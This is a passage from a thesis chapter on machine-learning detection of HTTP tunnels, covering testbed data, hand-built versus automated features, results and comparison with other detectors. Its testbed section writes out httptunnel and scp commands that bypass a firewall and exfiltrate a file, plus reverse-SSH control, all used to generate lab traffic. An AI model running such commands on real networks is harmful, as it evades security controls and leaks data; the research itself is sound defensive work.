To test whether classifier results remain consistent over time and across networks we obtained two additional traffic datasets. “Ent1” consists of two hours of traffic captured from the same gateway as the training data but from a different month. “Ent2” is another pcap archive consisting of twenty four hours of traffic captured from a different network perimeter at a different time. `Snort` and `tunnel hunter` were run over this data in the same way with zero validated matches, so all data can be labelled “normal”. Some ML applications are over-fitted to their training dataset. Hence we plan to use the “Ent1” and “Ent2” datasets to show that the classifier can maintain accuracy across datasets.




Figure 4.8: Testbed network for running HTTP tunnels

Testbed Traffic

HTTP tunnels were run on a standalone testbed. This avoided compromising the security of the live networks. The testbed configuration in Figure 4.8 is a simplified network gateway environment separating internal and external hosts. The testbed consisted of some virtual internal and external hosts separated by a simplified network gateway environment. The gateway ensured internal hosts could only communicate with external hosts via a web proxy and a firewall. All other traffic was blocked. For some tests we removed the requirement to hop via the HTTP proxy to see whether tunnels in non-proxy mode operated any differently.

After configuring the testbed, we confirmed services such as **SSH** and **IMAP** were blocked between internal and external hosts. Next we installed HTTP tunnelling software with the intention of running these disallowed services through the tunnel and bypassing the network security of our testbed. This required us to install HTTP tunnelling software on one internal machine and one external machine. `tcpdump` was run at the start and end of the tunnel to capture all HTTP traffic for our testbed dataset.

As an example, GNU `httptunnel` was configured to run the tunnel server on host `TunnelEndPoint` to listen on port 80 using command “`hts -F localhost:22 80`”. The client was run on `TunnelStartPoint` with command “`htc -F 31234 TunnelEndPoint:80`”. It connects to the tunnel server and listens on arbitrary local port 31234. The port numbers are arbitrary because

they are not used as features by our detectors. Also note that different command line options were required for the tunnel to use a proxy. Data was then exfiltrated to the external workstation over the HTTP tunnel by running “`scp -P 31234 data.file localhost:`” on host `TunnelStartPoint`. To create a diverse range of tunnelled network traffic we ran other services over the tunnel such as IMAP by using SSH’s port forwarding functionality to connect the internal workstation to external services. In all our experiments (except for interactive SSH), SSH is used as only a port forwarding tool. While SSH encrypts all the data to be tunnelled, it does not appear obviously encrypted in the network traffic of the HTTP tunnel. The tunnelling software encodes the encrypted data so it can be used with the HTTP protocol, e.g. encoding data to use only characters allowed in the HTTP URI field.

The traffic sent over the tunnel included: small and large interactive SSH sessions; small and large files transferred via SCP; SMTP, POP3 and IMAP data; HTTP web browsing; and remote desktop data. For completeness the data was sent through the tunnel in both directions, i.e. the transfer was initiated first from an internal machine and sent externally, and second the transfer was initiated from the external machine. In all cases the tunnel had to be initiated from the internal machine due to the firewall rules and the web proxy. Reverse SSH was used to enable control of data over the HTTP tunnels from an external machine.

In addition, some standard HTTP web browsing was performed on the test network (not tunnelled) and the traffic was captured as “normal” traffic. The “normal” testbed traffic was required to demonstrate the detectors find tunnels due to the characteristics of the tunnels, rather than due to unforeseen differences between the testbed traffic and the live or synthetic traffic.

Rather than trying only a single HTTP tunnel, our approach was to train a classifier on a diverse range of HTTP tunnels to give it the broadest possible detection capability. Hence we searched for openly available HTTP tunnel implementations which could be used in experiments. Ten implementations were used as listed in Table 4.2. We set up our testbed 10 times, each time with a different HTTP tunnel installed, ran data over the tunnels and captured the network traffic.

The HTTP tunnel implementations can be categorized by their method of exfiltrating data:

Name	Tunnel Description
GNU <code>httptunnel</code>	[22] client-server software for HTTP tunnel between two machines or via a proxy. Data sent via long POST, and retrieved in responses to a periodic HTTP GET.
<code>httptunnel-mod</code>	modified version of GNU <code>httptunnel</code> to use multiple short POST messages for sending data rather than a single long POST.
<code>cctt</code>	[29] client-server software where tunnelled data is sent in a HTTP POST and received in the HTTP response. When via a proxy, <code>cctt</code> uses the HTTP connect method instead.
<code>corkscrew</code>	[148] simple client TCP tunnelling tool using the CONNECT method and requiring a HTTP proxy. Used with SSH in these experiments. No <code>corkscrew</code> server required.
<code>firepass</code>	[62] client-server software using HTTP POST to send and receive tunnelled data to a <code>firepass</code> server or via a proxy. Control plane data is sent in non-standard HTTP header fields such as X-Session and X-Counter.
<code>httptunnel-win</code>	[186] cross-platform software can tunnel data through restrictive HTTP proxies using the HTTP post method and its response. It supports network traffic encryption and compression.
<code>porttunnel-win</code>	[195] Proprietary TCP/IP port redirector for Windows. It can tunnel TCP connections through HTTP proxies. In this experiment we used the CONNECT method via a proxy.
<code>soht</code>	[45] socket over HTTP tunnelling uses a Java client and server to create a HTTP tunnel, optionally via a proxy. Data is sent in the body of HTTP POSTS and received in the body of the HTTP response.
<code>sshwebproxy</code>	[44] Simpler version of <code>soht</code> . It is a Java Servlet application that provides SSH Shell sessions and file transfers in a web browser. It is an HTML SSH Client. Data is sent in HTTP POSTs and received in responses to separate HTTP GET requests.
<code>wsh</code>	[63] Perl client and server HTTP tunnelling software to send shell commands from the client to the server via HTTP POSTs. The server runs the commands and returns command output in the HTTP response messages. Data is XOR encoded.

Table 4.2: *Third party HTTP tunnel implementations*

- HTTP POST method was used by GNU `httptunnel` (and `mod`), `cctt`, `firepass`, `httptunnel-win`, `soht`, `sshwebproxy` and `wsh` to send data from an internal host to an external one. For these tunnels two different methods were used to receive data. The first method received data in the body of the HTTP response to the initial POST. The second method received data in the body of a HTTP response to a separate HTTP GET request. E.g. The GNU `httptunnel` client sends a HTTP GET request periodically to poll for data from the server.
- HTTP CONNECT was used by `cctt-proxy`, `corkscrew` and `porttunnel-win`. When HTTP CONNECT is used, the HTTP proxy server sets up a TCP session to the desired destination host and then transparently passes all traffic between the client and server. Hence, once the initial CONNECT has succeeded, arbitrary data can be sent bidirectionally until the TCP session closes.

Capturing and preprocessing this testbed traffic resulted in 58,789 “tunnel” HTTP sessions. Additionally, creating legitimate web traffic on the testbed resulted in 4,300 “normal” sessions. This data was labelled accordingly.

Synthetic Traffic

A commercial **BreakingPoint**⁴ traffic generator appliance was used to generate a synthetic dataset. Advantages of the synthetic data include being reproducible, avoiding the privacy concerns of live data, and also because it can be used as background traffic for hiding tunnels.

Unfortunately we weren’t able to generate HTTP tunnels using this appliance. Instead we generated tunnelled traffic separately, saved it as a pcap file, then imported into **BreakingPoint** so it could be replayed during the simulation, thereby hiding it in background normal traffic.

Each **BreakingPoint** simulation was run for 10 minutes to generate background traffic and HTTP tunnel traffic simultaneously. The background traffic rate was approximately 4MBit/sec resulting in pcap archives of 350MB for each simulation.

⁴BreakingPoint <http://www.ixiacom.com/products/storm>

4.5.2 Expert Feature Engineering

We implement “expert” feature engineering as a second data preprocessing method for comparison with our proposed automated feature engineering. The expert approach follows a similar path to other published tunnel detectors [14, 166] by relying on human expertise to guide the feature engineering. Features are only constructed if they are thought to help differentiate HTTP tunnel traffic from normal traffic. Any features deemed irrelevant to the detector are excluded. To construct “expert” features we manually inspected network traffic produced by HTTP tunnels and from normal usage to find discriminating behaviours or protocol attributes. We also studied the features used by a similar HTTP tunnel detector called *Web Tap* [14].

Using network packet capture files (known as pcap) as input, the data preprocessing includes TCP session reconstruction, and then parsing the HTTP application protocol to produce an output vector of 24 manually constructed features (plus target class) for each HTTP session as shown in Table 4.3. These feature vectors form an “expert” dataset. When HED is trained on that dataset, we call the resultant classifier **ExpertHED**.

Two types of features were constructed for this dataset. Firstly, single-connection-derived features (SCD) such as the HTTP method field and the entropy of the requested URL were constructed from information within the single session. Secondly, multiple-connection-derived features (MCD) were constructed. These are statistics calculated across multiple HTTP sessions, such as the average content length for a HTTP request. In **ExpertHED**, MCD statistics are calculated over a window of HTTP sessions. In our experiments we chose this window to be 100,000 sessions because the MCD features were calculated *per source-destination IP pair* context. Assuming many sources communicate with many destinations, we require a large session count to ensure sufficient history for each context. This parameter can be tuned. Note: 100,000 sessions corresponded to approximately 15 minutes in one of our Enterprise datasets. Hence MCD statistics are only meaningful for tunnels which are active multiple times during that period. The window should be made larger to cope with slow and stealthy tunnels. The per source-destination pair context for MCD features was chosen because we can expect a host running the HTTP tunnel client to produce a mixture of normal traffic and tunnel traffic. This would be the case when malware infects a host inside the network and then installs and runs a HTTP

tunnel client. The host would continue to be used normally by its user, generating normal traffic, at the same time as the HTTP tunnel is used for malicious purposes. Evaluating each source-destination pair separately helps separate the tunnel traffic from the legitimate traffic. Note: all tunnels tested in this chapter are single source to single destination as all the commonly-available tunnelling tools use this standard configuration.

#	HTTP Feature	Type	Description
1-3	<i>method</i>	binary	flags for the HTTP method used GET/POST/other
4	<i>post has response</i>	binary	flag whether a response was received
5	<i>number requests</i>	numeric	number of requests for this src-dst pair in window
6	<i>has referrer</i>	boolean	flag whether the HTTP referrer header exists
7,8	<i>src-dst content l</i>	numeric	client and server flow content lengths in this session
9,10	<i>src-dst av content l</i>	numeric	average content lengths for the src-dst pair in window
11,12	<i>repeated content l</i>	binary	flags whether this is a repeated content length for the src-dst pair
13	<i>proportion http post</i>	numeric	proportion of HTTP POSTs for this src-dst pair in window
14	<i>concurrent channels</i>	binary	flag src-dst pair having more than 1 session active concurrently
15	<i>url entropy</i>	numeric	entropy of the URL
16	<i>url average l</i>	numeric	URL length for this src-dst pair in window
17	<i>repeated url</i>	binary	flags repeated URLs for this src-dst pair, e.g. tunnel heartbeats
18	<i>user cookie count</i>	numeric	unique cookies for user in window, e.g. cookies data exfiltration
19	<i>pot info leak</i>	numeric	total length of the client request is max potential leakage
20	<i>count info leak</i>	numeric	total potential information leak for this src-dst pair in window
21	<i>uniq users to domain</i>	numeric	number of users accessing domain in window.
22	<i>cache</i>	binary	flag whether the header “Cache Control” is set to “no-cache”
23	<i>known tunnel header</i>	binary	flag if headers match a blacklist of known tunnel headers
24	<i>client content entropy</i>	numeric	entropy of HTTP request body

Table 4.3: The 24 features of web traffic used by “expert” HED

4.5.3 Auto and Expert Dataset Generation

A mixture of live, testbed and synthetic pcap archives were used when building datasets for our machine learning-based HED classifiers.

The preprocessing steps described in Sections 4.5.2 and 4.4 were applied to the “Ent” live data and the testbed data. The combined traffic was found to have orders of magnitude fewer tunnel sessions than normal sessions. Sub-sampling of the normal sessions was used to achieve a more balanced dataset containing a total of 85,878 records of which 68% are tunnelled testbed traffic. This dataset was then split into 60%, 20% and 20% proportions for training, cross-validation and evaluation datasets respectively (as shown in Figure 4.7). The preprocessing was repeated for the expert and automated feature engineering methods to create “expert” and “auto” datasets respectively. All other data was used for testing only (no training).

4.5.4 HED Training and Cross Validation

HED uses the LibSVM library with a radial basis function (RBF) Gaussian kernel. This has two important tuning parameters: σ which controls the width of the Gaussian function (or equivalently γ which is $\frac{1}{2\sigma^2}$), and C which controls the amount of regularization applied as discussed in Section 4.3.2. Without regularization the SVM is prone to overfit the training dataset and so is unlikely to generalize to unseen HTTP session examples. Too much regularization and the SVM will underfit the data and produce inferior classification results on both the training and test datasets.

Multiple SVM models were therefore trained on normalized data, each with different values for the tuning parameters. The resultant models were run against the labelled cross-validation dataset to find the best parameters. A Weka meta-classifier called “GridSearch” was used to semi-automate this process.

For the “expert” dataset, feature selection was not used since the features were already hand crafted. During cross validation, GridSearch returned the best parameters as: $C = 243$, $\gamma = 10$.

For the “auto” dataset, feature selection was applied. This reduced the original 1141 features to a final dataset containing 25 features as shown in Table 4.4. Of these, 5 are SCD features and 20 MCD. A classifier called AutoHED was then trained and tested using the top 25 features. During cross-validation GridSearch

returned parameters: $C = 243$, $\gamma = 10$. The best parameter combination was found be the same as for the “expert” dataset with 25 combinations tested (five values were tested for $C = 3^1, 3^2, \dots, 3^5$, and five for $\gamma = 10^{-2}, 10^{-1}, \dots, 10^2$).

4.6 Results

The two HED classifiers were evaluated on the test datasets with results shown in Table 4.5. The results were first put into a confusion matrix showing the number of true positives (tp), true negatives (tn), false positives (fp) and false negatives (fn) in each experiment. From the confusion matrix a number of standard measures were calculated. These include:

$$\text{False positive rate } FPR = \frac{fp}{tp + tn + fp + fn}$$

$$\text{Accuracy } ACC = \frac{tp + tn}{tp + tn + fp + fn}$$

$$\text{Precision} = \frac{tp}{tp + fp}$$

$$\text{Recall} = \frac{tp}{tp + fn}$$

and

$$Fscore = \frac{2 \times precision \times recall}{precision + recall}$$

Values were converted to percentages as required.

Each detector achieved similar results between training, cross validation (CV) and test datasets. This is expected since these three datasets come from data captured on the same networks in similar time frames, i.e. they are the 60/20/20 split of the original dataset. Of more practical interest is whether the detector maintains accuracy on other network traffic captures. To find out we tested the detector on datasets “Ent1”, “Ent2” and “Custom”.

4.6.1 Ent1 and Ent2 Dataset Results

As shown in Table 4.5, classification accuracy was maintained from the smaller Test dataset to the Ent1 dataset which contained approximately 8 million HTTP sessions. No tunnels were expected in the data. However, **AutoHED** classified 108 sessions as “tunnel” with 19 having confidence level above 0.9. We investigated

InfoGain	HTTP Feature	Description
0.887	<i>req_hdr_l stats[av/dst]</i>	average request header length per destination
0.885	<i>req_hdr_l stats[av/src]</i>	average request header length per source
0.883	<i>req_hdr_l stats[av/pair]</i>	average request header length per source/destination pair
0.882	<i>req_hdr_l stats[sum/src]</i>	sum request header length per source
0.877	<i>req_hdr_e stats[av/dst]</i>	average request header entropy per destination
0.874	<i>req_hdr_e stats[av/pair]</i>	average request header entropy per source/destination pair
0.872	<i>req_hdr_e</i>	entropy of the request header
0.870	<i>req_hdr_l stats[sum/dst]</i>	sum request header length per destination
0.862	<i>req_hdr_l</i>	length of the request header
0.856	<i>req_hdr_e stats[sum/dst]</i>	sum request header entropy per destination
0.852	<i>req_hdr_l stats[sum/pair]</i>	sum request header length per source/destination pair
0.843	<i>req_hdr_e stats[sum/pair]</i>	sum request header entropy per source/destination pair
0.817	<i>resp_hdr_l stats[av/src]</i>	average response header length per source
0.814	<i>resp_hdr_l stats[sum/src]</i>	sum response header length per source
0.814	<i>req_hdr_u[]</i>	unigram count for ASCII character 46 in request header
0.807	<i>resp_hdr_l stats[av/pair]</i>	average response header length per source/destination pair
0.806	<i>resp_hdr_l stats[av/dst]</i>	average response header length per destination
0.790	<i>resp_hdr_l stats[sum/dst]</i>	sum response header length per destination
0.788	<i>req_hdr_e stats[av/src]</i>	average request header entropy per source
0.785	<i>req_hdr_e stats[sum/src]</i>	sum request header entropy per source
0.776	<i>req_hdr_u[]</i>	unigram count for ASCII character 32 in request header
0.768	<i>resp_hdr_l stats[sum/pair]</i>	sum response header length per source/destination pair
0.767	<i>req_body_e stats[av/src]</i>	average request body entropy per source
0.766	<i>req_body_e stats[sum/src]</i>	sum request body entropy per source
0.763	<i>resp_hdr_l</i>	length of the response header

Table 4.4: Ranked list of Auto features with Information Gain greater than 0.75 results in 25 features

Data	Expert			Auto		
	FPR	ACC	Fscore	FPR	ACC	Fscore
CV	0.000%	99.94%	0.9994	0.000%	100.00%	1.0
Test	0.000%	99.93%	0.9993	0.006%	99.99%	0.9999
Ent1	0.001%	99.99%	-	0.001%	99.99%	-
Ent2	0.001%	99.99%	-	0.002%	99.99%	-
Custom	0.000%	00.00%	-	0.000%	43.68%	0.6080

Table 4.5: *ExpertHED and AutoHED classifier results for various datasets. Fscore is undefined where the number of true positives is zero.*

these alerts. 16 alerts involved Shockwave Flash POSTS to Akamai hosts. These each contained sequences of POSTS between a single source and single destination, making it appear similar to a HTTP tunnel. The alerts were therefore false positives. The remaining three alerts were triggered by unusual internal to internal traffic (therefore not an exfiltration tunnel and should be filtered from the dataset).

ExpertHED produced 274 alerts from the same dataset. 144 of these alerts had confidence level above 0.9. The majority of these alerts were on sessions using HTTP CONNECT to banking sites and educational institutions, i.e. they all appear to be false positives. The sites causing the false positives could potentially be iteratively whitelisted to avoid the alerts being repeated. Interestingly there was no overlap between the alerts produced by AutoHED and ExpertHED, probably due to their different choices of features.

A very similar result was obtained on the Ent2 dataset. AutoHED produced 66 alerts of which 32 had confidence level above 0.9. All of these 32 alerts were from sessions trying “CONNECT urs.microsoft.com” for Microsoft’s URL reputation service. Tunnels made by Corkscrew and porttunnel-win in the training data use HTTP CONNECT in a similar way to these false positives which may explain their cause. False positives such as these could be eliminated with whitelists.

ExpertHED produced only 3 alerts on Ent2. One was triggered on a session consisting of multiple HTTP GET requests with large cookie fields to a weather forecasting website, and small responses such as a 1x1 image or a “304 Not Modified” HTTP response. Transmitting more data out of the network than is returned could indicate tunnelling (although in this case it is a false positive). ExpertHED also has a “info_leak” feature which measures the amount of data which could have been potentially leaked in the HTTP session. The large cookie fields would contribute to the potential information leakage, which may be why

these sessions were classified as “tunnel”.

The fact that **AutoHED** maintained accuracy on Ent2, despite this dataset being from a different network to the training data is encouraging for its potential suitability on a real network. The performance of **AutoHED** and **ExpertHED** was very similar on these datasets, with 174 and 277 false positives respectively. Alerts could be further post-processed to reduce the false positive rate, e.g. using whitelists.

4.6.2 Custom Dataset Results

We also tested whether the detectors could identify novel HTTP tunnels. Three custom HTTP tunnel programs were written independently. We ran these tunnels, captured the resultant network traffic, and then passed it to our HED detectors. Note: the three custom tunnels were therefore not included in any training data. Most of the tunnels were missed, with only **AutoHED** detecting one of the three tunnel implementations. We investigated why only one of three custom tunnels was detected. The detected tunnel used HTTP POSTS to send encoded data in the HTTP payload, and received data in the XML payload of HTTP responses. This is a similar method to the majority of the open-source tunnels in the training set such as **firepass** and **soht**. In contrast, the two undetected custom tunnels used HTTP GETs to send encoded data in URL parameters, and received data in GIF images and HTML body elements respectively. This method of sending data was not used by any of the tunnel implementations in the training data. As a result, the request header length for the custom tunnels is much larger than any tunnels in the training set. Note: the publicly available tunnelling tools in the training set instead sent data within HTTP POSTs or following HTTP CONNECT.

These results highlight the limitations of using a supervised machine learning approach. With this approach, the classifier should find tunnels which are the same as (or very similar to) those in the training set. Novel tunnels will likely be missed.

4.6.3 ROC and Learning Curves

The ROC curves in Figure 4.9 are calculated from the test dataset. It is zoomed in to display only the operationally useful range of false positive rate less than




Figure 4.9: ROC curves for the HED detectors

0.01 percent. In this range ExpertHED and AutoHED display good performance with true positive rate about 0.999 when the false positive rate is below 0.006%.




Figure 4.10: Learning curves for the HED detectors

Training the SVM classifier takes longer the more samples are added to the training set. Hence we were interested to know how many training samples are required to achieve 99.9% detection accuracy. The resultant learning curves in Figure 4.10 show that the training set should contain approximately 10,000 samples to achieve the target accuracy. We used approximately 50,000 samples for training. A standard workstation (Intel Core i5 processor with 8GB of RAM)

was suitable for building models from training sets of this size and dimensionality. Training time was in the order of minutes.

4.7 Discussion

AutoHED achieves very similar results to **ExpertHED** over most datasets. On the Test dataset **AutoHED** achieves a slightly better Fscore of 0.9999 compared to 0.9993 for **ExpertHED**. Since the number of HTTP sessions occurring daily in an enterprise network is greater than 10^6 , a difference of 10^{-4} in classifier Fscore can correspond to a large difference in the number of false predictions. Whether the difference would be drowned out by other factors on real-world networks is an open question. On the Custom dataset, **AutoHED** showed better performance in its ability to detect one custom tunnel implementation which was not present in the training data, while **ExpertHED** failed to detect any custom tunnels. Overall, we conclude that automated feature engineering is at least as suitable as manual feature engineering for tunnel detection on our datasets.

We explored why the results were approximately equal despite **AutoHED** and **ExpertHED** using different features. For **AutoHED**, the top ranked features were averages of the request header length and entropy in each context, followed by individual request header length and entropy. For **ExpertHED** however, the highest ranked feature was the individual url entropy, followed by a known tunnel header flag, the user cookie count, and the proportion of HTTP POSTs between each source and destination. The lists have very little overlap, so not much can be concluded other than there are multiple ways to achieve similar results.

We also tried **AutoHED** with the full set of features (called **AutoFullHED**) rather than the 25 chosen by feature selection. However the accuracy of the detector dropped slightly and the time to compute all 1141 features for each session increased processing time significantly. We expect **HED** will require periodic retraining as the underlying network traffic changes and as different tunnelling software is implemented and detected.

The contribution in this chapter was the automated feature engineering method which generates key features directly from raw HTTP network traffic suitable for HTTP tunnel detection. We think this should provide two advantages. Firstly, the extensive set of HTTP features generated from HTTP traffic could potentially be applied to more detection problems. Features relevant to each detection

problem would be chosen objectively using feature selection (rather than hand-picked by a domain expert). Secondly, since features are generated automatically, it could speed the development of new detectors on HTTP traffic. To verify automated feature engineering method we built a classifier from these features and measured its HTTP tunnel detection performance. For comparison, we also built a second classifier using features designed and chosen manually based on analysis of tunnel network traffic and previous literature. We compared the accuracy of the two classifiers and demonstrated that features generated automatically were as effective as those generated manually.

Limitations of our work in this chapter are left as future work. While our supervised machine learning approach successfully detected known tunnel types, it was very limited in its ability to detect novel tunnels. Future work will therefore investigate incorporating unsupervised techniques for anomaly detection. We will also test online learning algorithms which are more suitable for processing streams of data (such as computer network traffic) and which can better cope with evolving data. Evolving normal traffic is likely to increase the false positive rate of our detectors unless periodic retraining is performed. Future work would therefore compare multiple classifier algorithms to find which is most suitable for the type of data.

The HTTP tunnel detector has been tested on less than a day of captured traffic, and no tunnels have been detected with it in real traffic (only in laboratory traffic). A limitation of this work is we are currently unsure whether the detector would be useful in practice or whether the base rate fallacy [5] means the number of false positives produced would make it impractical to run on a large network. Further testing will be performed.

The automated feature engineering process in this chapter is implemented for HTTP network traffic. Domains with different input data such as images or genomes necessarily require their own data preprocessing. The types of features generated by our process were taken from previous literature. While it already generates a number of feature types, the process could be extended to produce further useful features as these are discovered by the community.

The HTTP tunnels in this chapter are all single source to single destination protocol tunnels. Future work could investigate detection of other types of protocol tunnel. Also, since our approach currently relies on visibility of application-level information, it does not detect tunnels over encrypted HTTPS

unless they are first initiated with a HTTP CONNECT method to a proxy (or are man-in-the-middle). Further work could investigate tunnel detection when only encrypted data is available for analysis.

Next we compare our results to the literature.

4.7.1 Comparison to Existing Detectors

One of our aims is to show that similar detection results can be obtained using automated feature engineering as compared to most detectors which use manually derived features. In Section 4.5, we compared our two new HTTP tunnel detectors **AutoHED** and **ExpertHED**, with each having similar results. In this section we compare our detector results to others in the literature as shown in Table 4.6.

Name	FPR	ACC	F1-score	Test Flows	Apps	Features
AutoHED	0.01%	99.99%	0.9999	85,878	9	length, entropy and unigrams of requests and responses
Tunnel Hunter	0.05%	99.95%	0.9996	40,000	1	packet sizes and inter-arrival times
Web Tap	0.02%	99.98%	0.9560	500,000	4	HTTP headers, usage and timing
Allard et al.	1.23%	97.94%	0.9856	19,183	0	packet header information

Table 4.6: Comparison of HTTP tunnel detectors: metrics are false positive rate (FPR), accuracy (ACC) and F1-score. Test Flows is the number of flows used for testing, and “Apps” is the number of HTTP tunnel types used.

The classification accuracy of our **AutoHED** detector aligns with other published tunnel detectors. **Tunnel Hunter** achieves very good results detecting GNU **httptunnel** traffic. One of its strengths is that it only uses information from packet headers, specifically packet sizes, inter-arrival times and order. Hence it should work with encrypted sessions such as HTTPS. **Tunnel Hunter** was applied to traffic collected from the gateway of a faculty campus network over several weeks. Since it is an anomaly detector, training data consisted of normal flows defined as 20,000 flows to the most popular, validated 300 websites. The test set consists of 10,000 normal HTTP flows from a different timeframe, plus 30,000 GNU **httptunnel** flows tunnelling Chat, SMTP, and Pop3 services for several users. **Tunnel Hunter** was able to detect all the tunnelled traffic,

while incorrectly classifying 0.22% of the normal flows as tunnelled [40]. Since it is an anomaly detector, the threshold anomaly score can be chosen arbitrarily, e.g. only alert on highest 0.05% of scores. The higher threshold would reduce the false positive rate, but likely at the expense of false negatives (missed tunnels). Our AutoHED detector has a lower false positive rate of 0.006% but misses some tunnels.

Web Tap is another anomaly detector which aims to detect HTTP tunnels and policy-violating web clients [14]. Web requests for 30 users in a university network were captured over 40 days. Features calculated from these web requests include HTTP headers to identify non-standard web browsers, time between requests, the request regularity, the time of day, and usage levels such as individual request size or bandwidth. **Web Tap** was trained on one week of the captured data (assumed to be normal) so a threshold could be determined for each feature. When applied to all the data, the false positive rate was 92 false alarms in 40 days from 428,608 web requests. When the authors installed and ran **wsh**, **Hopster**, **firepass**, and a custom tunnelling application on the network, they were all detected, although tunnels detected by usage levels were only detected after being used for some time. **Web Tap** test results are excellent but are hard to compare to ours. Of their 767 alerts, 12% were false positives. When measured this way, our results have a much lower false positive rate for the Test dataset with 1 false positive out of approximately 10,000 alerts, but a much higher false positive rate on the Ent1, Ent2 and Custom datasets with hundreds of false positives (and only 1 tunnel detected).

Both **Tunnel Hunter** and **Web Tap** are anomaly detectors. Hence, while their test results are very similar to ours, real-world outcomes are expected to be different. Anomaly detectors will find novel activity including new tunnels, but have the disadvantage of detecting other non-malicious novel traffic such as misconfigurations or new services. Our supervised approach should find tunnels as per the training dataset with high accuracy and low false positive rate, but is unlikely to find novel tunnels or those configured differently to the training set.

Allard et al. [3] describe a statistical analysis of encrypted flows to detect the inner protocol. As a case study they perform application identification of flows using features extracted from packet headers, such as the number of packets and bytes, the average packet size, minimum and maximum inter-arrival time and direction ratio. Using a publicly available dataset of approximately 20,000 flows

they were able to correctly identify the application (e.g. HTTP, DNS, SSH or SMTP) with high accuracy. The authors extrapolate these results to the tunnel detection problem by assuming that if a network only allows HTTP and HTTPS traffic, they can detect flows for other applications (tunnels) with a high detection rate, but with a 1.2% false positive rate. Their false positive rate is much higher than the other techniques listed here.

4.7.2 Comparison to Alternative Framework

In Section 4.5, we compared our HTTP tunnel detectors `AutoHED` and `ExpertHED` to show that classifiers built using automated feature engineering can achieve similar accuracy to classifiers built with manually constructed and selected features. Then in Section 4.7.1 we also compared their accuracy to other published HTTP tunnel detectors.

However, while detector accuracies have been compared, we have not yet directly compared the effectiveness of our chosen feature construction and feature selection methods to alternatives. Hence, we ran a further experiment to compare our feature engineering to another published framework. The chosen framework is by Xu [190]. It was chosen for three main reasons. Firstly, the published results using the framework compare well to other publications. Secondly, it uses popular feature engineering methods complementary to ours. And thirdly, it was developed for the same application domain of intrusion detection.

The framework developed by Xu aims to use ML for adaptive intrusion detection. The framework has three parts: feature extraction; classifier construction; and pattern prediction for sequential data. PCA is chosen for feature extraction, and a multi-class SVM for the classifier. To test the framework, the author uses the KDD99 benchmark dataset [102] and hence implicitly uses the feature construction developed for that dataset.

We already have results for our automated feature engineering framework, i.e. `AutoHED` HTTP tunnel detection results. Hence, for this comparison experiment we require HTTP tunnel detection accuracy to be measured for Xu's adaptive intrusion detection framework.

To perform our experiment we built a classifier as per Xu's framework, i.e. KDD99 feature construction, PCA feature extraction, and an SVM classifier. The only software development required in the experiment was the reimplementing of the feature construction used to produce the KDD99 dataset. The

